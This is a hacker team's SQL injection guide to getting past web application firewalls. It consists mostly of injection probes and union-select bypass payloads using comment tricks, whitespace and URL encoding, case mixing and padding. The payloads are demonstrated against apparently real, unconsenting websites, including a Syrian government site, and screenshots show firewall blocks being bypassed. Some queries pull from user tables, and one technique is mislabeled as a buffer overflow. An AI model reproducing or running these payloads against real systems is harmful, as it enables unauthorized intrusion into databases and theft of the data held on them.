

# Gaza Hacker Injector Team



**SQL Injection WAF  
Bypassing shortcut**



**Ahmed El Melegy**

[FB.me/Gaza.Hacker.Injector](https://fb.me/Gaza.Hacker.Injector)

**[FB.me/Gaza.Hacker.Injector](https://fb.me/Gaza.Hacker.Injector)**

Credit to

JaNuS18

benzi

r3dcat





# Contents

•☐☐☆ Rule\_One\_For\_Test\_Site\_To\_SQL\_Injection ☆☐☐•

•☐☐☆ SQLI WAF Bypassing By Using False Statement ☆☐☐•

☆,•\*☆ :: Union Select WAF Bypassing :: ☆\*•,☆

- 1- Comment's & NukeSentinel (Nuke Evolution)
- 2- WhiteSpace Block
- 3- Bypass Applied In Between
- 4- URL\_Encode
- 5- Alphanumeric letters [Capital Letters]
- 6- Gear Fourth
- 7- Flow Control [Function To Control ID Output]

☆,•\*☆ :: Public Error Solution :: ☆\*•,☆

- 1- Error Name : The Error Connection Was Reset
- 2- Error Name : 412 Error Your request got filtered out due to possible security issues
- 3- Error Name : Illegal Mix Of Collations
- 4- Error Name : The used SELECT statements have a different number of columns
- 5- Error Name : Fatal Error Occurred
- 6- Error Name : 409 Conflict
- 7- Error Name : 404 Not Found
- 8- Error Name : 412 Precondition Failed
- 9- Error Name : 418 Unused
- 10-Error Name : 502 - BAD GATEWAY
- 11-Error Name : (1054) Unknown column 'xxx' in 'field list'
- 12-Error Name : Query failed: Unknown column '1' in 'order clause'
- 13-Error Name : Subquery returns more than 1 row
- 14-Error Name : The Injection Is Before ^ from mode
- 15-Error Name : The Injection point is after ^ From mode
- 16-Error Name : Operand should contain 1 column(s)
- 17-Error Name : Error as New Line

☆,•\*☆ :: Dios that's solution for some error :: ☆\*•,☆

- 1- Unused Error | Hard Forbidden | 412 Precondition Failed |
- 2- White Page |
- 3- Surce Down |
- 4- Illegal Mix Of Collations Error |
- 5- Precondition Failed |
- 6- Fatal error: Uncaught exception 'ErrorException' with message 'Error: You have an error ; |
- 7- 412 Precondition Failed

☆,.\*☆ :: SQLI Dios Query :: ☆\*.,☆

- 1- LPAD |
- 2- reverse |
- 3- insert |
- 4- make\_set |
- 5- Export Set |
- 6- replace |
- 7- Complete Information DIOS |
- 8- Database.Table.Column IN A Framed Table |
- 9- Table.Column With All Recording |

## •🔑☆ Rule\_One\_For\_Test\_Site\_To\_SQL\_Injection ☆🔑•

To test site for SQL Injection you are adding after the variable number TO site

- 1- Single Quote ↳ '
- 2- Double Quote ↳ "
- 3- Letter ↳ a
- 4- Adding Letter To Single Quote ↳ 'a Or To Double Quote ↳ "a
- 5- Adding Dot . Befor The Variable And Then Adding Single Quote After ↳ ID=.10'
- 6- Adding Dot . Befor The Variable And After The Variable IN The Same Time ↳ ID=.10.
- 7- Adding Single Quote Befor Variable Number ↳ ID='10
- 8- Delete The Variable Number And Just Adding Single Quote ↳ ID='
- 9- Delete The Variable And Add Just Slash Condition ↳ =\
- 10- Use Logical Operator ↳ And 1=1 , And 1=2

### Some Example

`https://jdclement.com/en/amis.php?id=73489"`

`https://pizzacrust.com.pk/deals.php?id=38"`

`http://www.alphaonenow.org/story.php?news_id=.5597`

`http://www.alphaonenow.org/story.php?news_id=5597'`

`http://www.alphaonenow.org/story.php?news_id=\`

`http://www.alphaonenow.org/story.php?news_id=.5597 order by 100 -- -`

`mahrakat.gov.sy/answercomplaints.php?id=12' >> waf Forbidden)`

`mahrakat.gov.sy/answercomplaints.php?id=12'a >> bypassed :)`

`http://mahrakat.gov.sy/answercomplaints.php?id=12a Work`

`http://mahrakat.gov.sy/answercomplaints.php?id=\ Error`

## SQLI WAF Bypassing By Using False Statement

```
&id=polygon(10) union/**/DistinctRow select 1,2-- -  
&id=polygon(point(53,12)) union/**/DistinctRow select 1,2-- -  
&id=polygon@' union/**/DistinctRow select 1,2-- -  
&id=@10 union/**/DistinctRow select 1,2-- -  
&id=@@new union/**/DistinctRow select 1,2-- -  
&id=@-.@union/**/DistinctRow select 1,2-- -
```

```
&id=10 %26%26 NULL union/**/DistinctRow select 1,2-- -  
&id=@ Or 1<0 union/**/DistinctRow select 1,2-- -  
&id=@<0union/**/DistinctRow select 1,2-- -
```

```
&id=10 And point(53,12) union/**/DistinctRow select 1,2-- -  
&id=10 And RADIANS(point(53,12)) union/**/DistinctRow select 1,2-- -  
&id=10 And Polygon(Point(53,12)) union/**/DistinctRow select 1,2-- -  
&id=10 And Multipolygon(Point(53,12)) union/**/DistinctRow select 1,2-- -  
&id=10 And Linestring(Point(53,12)) union/**/DistinctRow select 1,2-- -  
&id=10 And Multilinestring(Point(53,12)) union/**/DistinctRow select 1,2-- -  
&id=10 And Geometrycollection(Point(53,12)) union/**/DistinctRow select 1,2-- -
```

```
&id=10 And MOD(29,9) union/**/DistinctRow select 1,2-- -  
&id=10 And MOD(234, 10) union/**/DistinctRow select 1,2-- -  
&id=10 %26%26 MOD(29,9) union/**/DistinctRow select 1,2-- -
```

```
&id={f -@} union/**/DistinctRow select 1,2-- -
```

### Some Example

```
https://pizzacrust.com.pk/deals.php?id=polygon@" order by 100 asc-- -  
http://www.bellajoiias.com.br/categoria.php?id=3 and 0 union%23%0AsELect!1,2,3,4,5,6,7#
```

## ☆,.\*☆ :: Union Select WAF Bypassing :: ☆\*.,☆

### The SQL UNION Operator

The UNION operator is used to combine the result-set of two or more SELECT statements.

- 1- Each SELECT statement within UNION must have the same number of columns
- 2- The columns must also have similar data types
- 3- The columns in each SELECT statement must also be in the same order

### 1- Comment's & NukeSentinel (Nuke Evolution)


```
/*!00000*/  
/**/  
/*x*/  
/**x**/  
/*%26*/  
/%2A%2A/  
%2f**%2f
```

MySQL Server supports some variants of C-style comments. These enable you to write code that includes MySQL extensions, but is still portable, by using comments of the following form :

/\*! MySQL-specific code \*/

### Example ↴

<http://www.amin.org/articles.php?t=ENews&id=5272> and 0 union SeleCt 1,2,3,4 -- -



## Forbidden

You don't have permission to access /articles.php on this server.


Additionally, a 404 Not Found error was encountered while trying to use an ErrorE

---

Apache/2.2.24 (Unix) mod\_ssl/2.2.24 OpenSSL/1.0.0-fips mod\_auth\_passthrough/2.1



<http://www.amin.org/articles.php?t=ENews&id=5272> and 0 /\*!50000union\*/ SeleCt 1,2,3,4 -- -



From a /\* sequence to the following \*/ sequence, as in the C programming language. This syntax enables a comment to extend over multiple lines because the beginning and closing sequences need not be on the same line.

## 2- WhiteSpace Block

This method will apply the Find and Replace feature to replace blank spaces with nothing or underscore/dash/comma/%0a from selected cells easily.


```
%0a
%0b
%0d
%C0
%20
%09
%0c
%a0
```

Example ↴

```
And%a01 Uni On%a0dIstiNctRow SeL EcT
```

```
%0duni on%0dse1 ect%0d
```



```
didaticativa.com/historia_companhia.php?id=.216 union select 1,2,concat (0x223e,33333,0x3c212d2d)--
```



- História da Companhia

Sem dados a serem exibidos

didaticativa.com/historia\_companhia.php?id=.216%0dunion%0dselselectect%0d1,2,concat (0x223e,33333,0x3c212d2d) - -



### 3- Bypass Applied In Between

the firewall is blocking the combine use of uni on and sel ect so the waf bypass should be applied in between uni on and select words .

```
union [all|distinct] select [all|distinct]
```

### Query ↗

```
And/**/.0union/**%26*/distinctROW+select  
And .0UnIOn-- -%0ASeLe%43t  
or .0union/**/distinctrow select/**/distinctrow  
And .0union/**/distinctrow select/**/distinctrow
```

☆,.\*☆ :: Some general issues :: ☆\*.,☆

```
id=1.unionN/**/distinct%20%73eleCt""a  
id=1%.0unionN/**/distinct%20%73eleCt+~!  
id=1%""unionN/**/distinct%20%73eleCt@$%  
id=1%"unionN/**/distinct%20%73eleCt@%C0%  
id=1-.0unionN/**/distinct%20%73eleCt@%C0/  
id=1=\NunionN/**/distinct%20%73eleCt@%FF|  
id=1<0.unionN/**/distinct%20%73eleCt@=  
id=1>0.unionN/**/distinct%20%73eleCt~.  
id=1e0unionN/**/distinct%20%73eleCt""$  
id=1^0.unionN/**/distinct%20%73eleCt!~  
id=1|"unionN/**/distinct%20%73eleCt\N$  
id=1|"unionN/**/distinct%20%73eleCt\N%FF  
id=1|.0unionN/**/distinct%20%73eleCt!@  
id=1|\NunionN/**/distinct%20%73eleCt""/  
  
id=1.unionN/**/distinct %73eleCt""a1,2,3``from.%20users``limit 0,1-- -  
id=1%.0unionN/**/distinct %73eleCt+~!~a1,2,3|"from%20.users-- -  
id=1%""unionN/**/distinct %73eleCt@$%a1,2,3|""from users-- -  
id=1%"unionN/**/distinct %73eleCt@%C0%a1,2,3^""from users-- -  
id=1-.0unionN/**/distinct %73eleCt@%C0/a1,2,3.1from users-- -  
id=1=\NunionN/**/distinct %73eleCt@%FF|a1,2,3""from users-- -  
id=1<0.unionN/**/distinct %73eleCt@=a1,2,3"from users-- -  
id=1>0.unionN/**/distinct %73eleCt~.a1,2,3 from users-- -  
id=1e0unionN/**/distinct %73eleCt""$a1,2,3 from users-- -  
id=1^0.unionN/**/distinct %73eleCt!~a1,2,3 from users-- -  
id=1|"unionN/**/distinct %73eleCt\N$a1,2,3 from users-- -  
id=1|"unionN/**/distinct %73eleCt\N%FFa1,2,3 from users-- -  
id=1|.0unionN/**/distinct %73eleCt!@a1,2,3 from users-- -  
id=1|\NunionN/**/distinct %73eleCt""/a1,2,3 from users-- -
```

## Example ↗

**http://www.bellajoias.com.br/categoria.php?id=3 And point(53,12) union sElect!1,2,3,4,5,6,7#**

INT    -    SQL BASICS ▾    UNION BASED ▾    ERROR/DOUBLE QUERY ▾    TOOLS ▾    WAF BYPASS ▾    ENCODING ▾    HTML ▾    ENCRYPTION ▾

Load URL    http://www.bellajoias.com.br/categoria.php?id=3 And point(53,12) union sElect!1,2,3,4,5,6,7#

Split URL

Execute

☐ Post data    ☐ Referrer    HEXENC.DEC (~/@H3LL4R\_H5H MODDED HACK BAR)    URLENC.DEC    B64ENC.D

bella joias

## Informa: Erro 403 - Proibido!

Você não tem permissão para visualizar essa página.

Clique em **voltar** em seu navegador para continuar visitando a página hospedada conosco.

**http://www.bellajoias.com.br/categoria.php?id=3 And point(53,12) union /\*\*/distinctrow sElect!1,2,3,4,5,6,7#**

INT    -    SQL BASICS ▾    UNION BASED ▾    ERROR/DOUBLE QUERY ▾    TOOLS ▾    WAF BYPASS ▾    ENCODING ▾

Load URL    http://www.bellajoias.com.br/categoria.php?id=3 And point(53,12) union /\*\*/distinctrow sElect!1,2,3,4,5,6,7#

Split URL

Execute

☐ Post data    ☐ Referrer    HEXENC.DEC (~/@H3LL4R\_H5H MODDED HACK BAR)    URLENC.DEC

## > Produtos -

3

3  
Cod.: 4


## 4- URL\_Encode

**URL encoding** is what happens when you translate special characters (basically anything that isn't an alphanumerical) so they'll fit in a URL, So URL encode a string, you translate special characters to their ascii value, turn that into a hexadecimal value, then prefix that value with a percent sign

space	%20
!	%21
"	%22
#	%23
\$	%24
%	%25
&	%26
'	%27
(	%28
)	%29
*	%2A

Example ↴

```
http://rahmaniyah.ac.id/stiair/index.php?jp=news&id=.4 union select 1,2,3,4,5,6,7,8-- -
```




# 403

## Forbidden

Access to this resource on the server is denied!

`http://rahmaniyah.ac.id/stiair/index.php?jp=news&id=.4 %75nion %73elect 1,2,3,4,5,6,7,8-- -`



## 5-Alphanumeric letters [Capital Letters]

Letter case (or just case) is the distinction between the letters that are in larger upper case (also uppercase, capital letters, capitals, caps, large letters, or more formally majuscule) and smaller lower case (also lowercase, small letters, or more formally minuscule) in the written representation of certain .

Example →

Union Select

union seleCt

UNIoN SELEct

## 6- Gear Fourth

In computer security and programming, a buffer overflow, or buffer overrun, is an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations.

### Query →

```
or .0union/**/distinctrow%23GearFourth%0aselect/**/distinctrow
```

```
And .0union/**/distinctrow%23GearFourth%0aselect/**/distinctrow
```

```
or .0union/**/distinctrow
%23GearFourthBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB%0aselect/**/distinctrow
```

```
And .0union/**/distinctrow
%23GearFourthBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB%0aselect/**/distinctrow
```

### Example →

```
https://pizzacrust.com.pk/deals.php?id=.38" uni on sel ect 1,2,3,4,5,6,7-- -
```




## Forbidden

You don't have permission to access /deals.php on this server.


Additionally, a 403 Forbidden error was encountered while trying to use ar



```
https://pizzacrust.com.pk/deals.php?id=.38" or .0union/**/distinctrow
%23GearFourth%0aselect/**/distinctrow 1,2,3,4,5,6,7-- -
```



```
https://pizzacrust.com.pk/deals.php?id=.38" And .0uni  
on/**/distinctrow  
%23GearFourthBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
%0asel ect/**/distinctrow 1,2,3,4,5,6,7-- -
```



## 7- Flow Control [Function To Control ID Output] Credit To Benzi

### Query →

```
ID=.4||!{f`id`}union-- a%0Aselect@
```

```
ID={f -5} union-- a%0Aselect@
```

**||** means "or" .

**[2] !** means not() .

**[3] {f}** means timestamp .

